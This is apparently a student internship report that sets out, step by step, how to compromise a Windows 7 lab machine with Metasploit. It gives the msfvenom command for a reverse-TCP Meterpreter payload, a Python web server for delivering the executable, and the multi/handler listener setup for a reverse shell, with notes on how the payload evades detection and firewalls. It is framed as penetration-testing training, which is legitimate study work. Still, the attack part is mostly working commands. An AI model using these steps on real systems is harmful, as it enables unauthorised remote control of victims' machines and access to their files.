Acmegrade Internship

May 2024 Batch

PROJECT - 3

Hack into Windows Machine Using Metasploit Framework

Submitted By -

Name: Mohammed Abdul Raqeeb
Email: raqeeb2709@gmail.com
Phone: +91 [redacted]
Batch: May 2024

DATE: 10-08-2024

Project - 3

Aim:

Hacking into Windows XP or 7 Machine using Metasploit Framework

Tools Required:


1. Penetration Testing Machine (Kali Linux) - Attacker
2. Target Machine (Windows 7) - Victim
3. Exploitation Framework (Metasploit)

Procedure:

Step - 1: Information Gathering


1. Identify the IP Address of Attacker Machine.

```
ifconfig eth0
```



2. Identify the IP Address of Victim Machine.

```
ipconfig
```




Machine	Kali Linux	Windows 7
IP Address	35.35.35.4	35.35.35.8

Step - 2: Weaponization

Use msfvenom to generate a payload.

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 LHOST=35.35.35.4 LPORT=3535 -f exe -o venom.exe
```

The payload used is windows/meterpreter/reverse_tcp. This payload creates a connection from the target machine (Windows 7) back to the attacker's machine (e.g., Kali Linux) over a specified TCP port.



Meterpreter: A powerful, post-exploitation tool integrated within Metasploit that allows the attacker to control the target machine remotely. It operates in memory without writing itself to disk, making it difficult to detect.

Reverse TCP: This type of payload initiates a connection from the victim's machine to the attacker's machine, bypassing potential firewall restrictions on incoming connections. Once the connection is established, the attacker gains a Meterpreter session, allowing them to execute commands, access files, and gather information from the target system.


This payload is particularly useful for gaining persistent, remote control over a compromised machine without triggering many traditional security defenses.

Step - 3: Delivery


1. Host a python web server to share the malware with the victim.

```
python -m http.server 8080
```


Using a Python server for delivery is a practical and effective method to transfer the payload to the target system. It’s easy to set up, versatile, and less likely to raise suspicion during an exploit, making it a popular choice in penetration testing scenarios.



2. Visit http://35.35.35.4:8080 on Internet Explorer browser in Windows 7. Then locate and download the payload venom.exe .



3. The download status of the payload can be seen in the Python session in the Kali machine's terminal.




4. After the successful delivery, the temporary Python server can be terminated using CTRL + C.

Step - 4: Exploitation


1. Start a listener using Metasploit console on kali machine.

```
msfconsole
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 35.35.35.4
set LPORT 3535
run
```

The above commands commands are used for setting up reverse shell listener on kali machine.




2. Execute the payload (malicious file) venom.exe on Windows 7 OS.

